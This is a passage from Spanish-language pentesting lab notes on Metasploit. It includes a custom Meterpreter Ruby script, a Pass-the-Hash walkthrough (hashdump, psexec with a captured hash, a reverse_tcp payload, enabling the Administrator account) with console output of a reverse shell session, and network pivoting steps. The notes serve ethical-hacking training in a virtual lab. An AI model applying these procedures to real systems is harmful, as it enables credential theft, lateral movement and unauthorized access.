
1.- Abrir **máquina Kali** y comprobar conexión de red

2.- Pegar código en archivo .rb

3.- Abrimos **Metasploit** (*mfsconsole*)

4.- Una vez explotada alguna vulnerabilidad, probamos el script anterior con **run nombre_script –h** para obtener la ayuda y **run nombre_script –s Mensaje** para abrir un mensaje en la máquina vulnerada

```
meterpreter > run /root/Escritorio/modulo/modulo.rb -h
Ayuda de script de Meterpreter
Meterpreter OnFire

OPTIONS:

    -h        Help menu.
    -s <opt>  Mostrar mensaje en equipo remoto.

meterpreter > run /root/Escritorio/modulo/modulo.rb -s 'Hola Mundo'
No compatible
```




```ruby
# Autor: Raul
# Windows Mensaje en cmd remoto
opts = Rex::Parser::Arguments.new(
"-h" => [false, "Help menu."],
"-s" => [true, "Mostrar mensaje en equipo remoto."]
)

opts.parse(args) { |opt, idx, val|
# print_line"val: #{val}" --> Mensaje
# print_line"idx: #{idx}" --> Num parametro
# print_line"opt: #{opt}" --> Opcion
case opt
when "-h"
print_line "Ayuda de script de Meterpreter"
print_line "Meterpreter OnFire"
print_line(opts.usage)
raise Rex::Script::Completed
when "-s"
if val != nil
cmd_exec('cmd /c',"msg * #{val}")
end
end
}
if client.platform !~ /win32|win64/
print_line "No compatible"
raise Rex::Script::Completed
else
print_status("Realizado")
end
```

PoC12 – Pass The Hash

MV KALI LINUX + MV A + MV B

Técnica que captura credenciales y posterior uso para autenticación en otros equipos en la red.

1.- Abrir **máquina Win A (Clon de B)** y comprobar conexión de red
2.- Abrimos **Metasploit** (*msfconsole*)
3.- Obtenemos acceso a través de las vulnerabilidades disponibles
4.- Una vez obtenido la sesión de *Meterpreter*, lanzamos comando **hashdump** y obtenemos los hashes LM y NT de los usuarios
5.- Para impersonalizar el acceso a otro equipo de la red **máquina Win B** utilizamos **exploit/windows/smb/psexec**
6.- Configuramos RHOST, SMBUser '*Administrador*' y SMBPass '*HashObtenidoPasoAnterior*'
7.- Se configura el PAYLOAD **windows/meterpreter/reverse_tcp** y lanzamos el comando **exploit**


** net user Administrador /active:yes

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.233:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.9:445 as user 'Administrador'...
[*] Selecting PowerShell target
[*] 192.168.1.9:445 - Executing the payload...
[+] 192.168.1.9:445 - Service start timed out, OK if running a command or non-se
rvice executable...
[*] Sending stage (957487 bytes) to 192.168.1.9
[*] Meterpreter session 2 opened (192.168.1.233:4444 -> 192.168.1.9:49276) at 20
16-07-06 12:42:03 +0200

meterpreter >
```

PoC13 – Pivoting

MV KALI LINUX + MV A + MV B

Técnica que permite pivotar a otra red



1.- Abrir **máquina Win A, Win B** y **Kali** y comprobar conexión de red

2.- Configuramos WinA (Victim) en la red 10.0.0.0/24, Win WinB (Pivot)con dos interfaces 10.0.0.0/24 y 192.168.1.0/24, y Kali en la interface 192.168.1.0/24

3.- Comprobamos que no se tiene acceso desde Kali a WinA (Victima)

4.- Explotamos a través de alguna vulnerabilidad la máquina de WinB (Pivot) comprobamos que tiene 2 interfaces **ifconfig**

5.- Ponemos en background (Crtl+Z).

6.- Con el comando **route** añadimos la ruta de la maquina vulnerada para poder llegar a la otra red a través de ella **route add ip_maq_vulnerada_interface_nueva mascara_maq_vulnerada session** **route add 10.0.0.0/24 2**

7.- Comprobamos **route print**

8.- Realizaremos un escaneo a la nueva red, para ver que máquinas hay y que puertos están abiertos **use auxiliary/scanner/portscan/tcp**

9.- **set RHOSTS IP_red_nueva/24** y lanzar **run**

10.- Una vez tenemos la máquina y puertos/servicios podemos intentar vulnerar alguna de ellas o utilizar el PassTheHash

https://www.hackplayers.com/2018/04/taller-de-pivoting-metasploit.html

https://www.zonasystem.com/2020/01/pivoting-con-metasploit-route-portfwd-y-portproxy.html

BIBLIOGRAFÍA / WEBS

- **"Metasploit para Pentesters"**, 0xWord, *Pablo González Pérez*
- **"Pentesting con Kali",** 0xWord, *Pablo González Pérez, Germán Sánchez Garcés, Jose Miguel Soriano de la Cámara*
- **"Ethical Hacking: Teoría y práctica para la realización de un pentesting",** 0xWord, *Pablo González Pérez*

- *Flu-Project, http://www.flu-project.com/*
- *Un informático en el lado del mal, http://www.elladodelmal.com/*
- *Hacking ético, http://hacking-etico.com/*
- *Security by default, http://www.securitybydefault.com/*
- *Security art work, http://www.securityartwork.es/*
- *Hack players, http://www.hackplayers.com/*
- *The hacker way, https://thehackerway.com/*
- *50 blogs en castellano de seguridad informática, http://blogs.protegerse.com/laboratorio/2016/02/25/50-blogs-en-castellano-que-deberias-leer-by-kinomakino/*